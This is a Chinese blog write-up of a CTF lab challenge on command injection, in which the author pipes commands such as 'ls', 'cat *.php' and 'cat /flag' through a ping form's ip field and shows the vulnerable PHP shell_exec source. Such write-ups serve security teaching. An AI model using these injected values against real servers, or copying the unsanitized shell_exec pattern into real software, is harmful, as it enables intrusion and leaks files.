

云演 Web题型 命令执行exec

原创

静默开水 于 2022-01-18 11:15:06 发布 364 收藏

分类专栏: [CTF web题解题思路](#) [命令执行漏洞](#) 文章标签: [web 安全](#) [经验分享](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/cadandme/article/details/122555802>

版权



CTF 同时被 3 个专栏收录

14 篇文章 0 订阅

订阅专栏



web题解题思路

7 篇文章 0 订阅

订阅专栏




命令执行漏洞

2 篇文章 0 订阅

订阅专栏

云演 exec

提示命令执行exec



要求post传输一个ip值, 尝试127.0.0.1, 其回显为:

9

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.055 ms  
  
--- 127.0.0.1 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.055/0.055/0.055/0.000 ms
```

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾

Load URL Split URL Execute

http://12e762b4.lxctf.net/

Post data Referer User Agent Cookies Clear All

ip=127.0.0.1

CSDN @静默开水

尝试进行管道命令执行

12

index.php

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾

Load URL Split URL Execute

http://12e762b4.lxctf.net/

Post data Referer User Agent Cookies Clear All

ip=127.0.0.1|ls

CSDN @静默开水

因为有长度限制，所以直接输入*.php，查看源码

The image shows a web browser window displaying a PHP script. The script includes a die function for long IP addresses, a conditional execution of ping commands based on the operating system (Windows or *nix), and a shell command execution section. The Burp Suite interface below the browser shows the URL http://12e762b4.lxcyf.net/ and a request body containing ip=127.0.0.1|cat *.php. The Burp Suite toolbar includes options for Encryption, Encoding, SQL, XSS, and Other, along with buttons for Load URL, Split URL, and Execute. The 'Post data' checkbox is checked, and 'Referer', 'User Agent', and 'Cookies' are unchecked. A 'Clear All' button is also present.

```
19
21){
    die("ip is too long!");
}

    // Determine OS and execute the ping command.
if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
    // Windows

    $cmd = shell_exec( 'ping ' . $ip );
}else {
    // *nix
    $cmd = shell_exec( 'ping -c 1 ' . $ip );
}

    // Feedback for the end user
echo "
{$cmd}
";

## è|æ±,,á^@ç""á`%â»=æ%$è;Egetshell
```

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾

Load URL

Split URL

Execute Post data Referer User Agent Cookies [Clear All](#)

CSDN @静默开水

查看路径，发现flag，查看flag

17

```
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
```

12e762b4.lxctf.net

Encryption Encoding SQL XSS Other

Load URL http://12e762b4.lxctf.net/

Split URL

Execute

Post data Referer User Agent Cookies Clear All

ip=127.0.0.1|ls ../../

CSDN @静默开水

19

```
flag(exec_to_getshell)
```

12e762b4.lxctf.net

Encryption Encoding SQL XSS Other

Load URL http://12e762b4.lxctf.net/

Split URL

Execute

Post data Referer User Agent Cookies Clear All

ip=127.0.0.1|cat /flag

CSDN @静默开水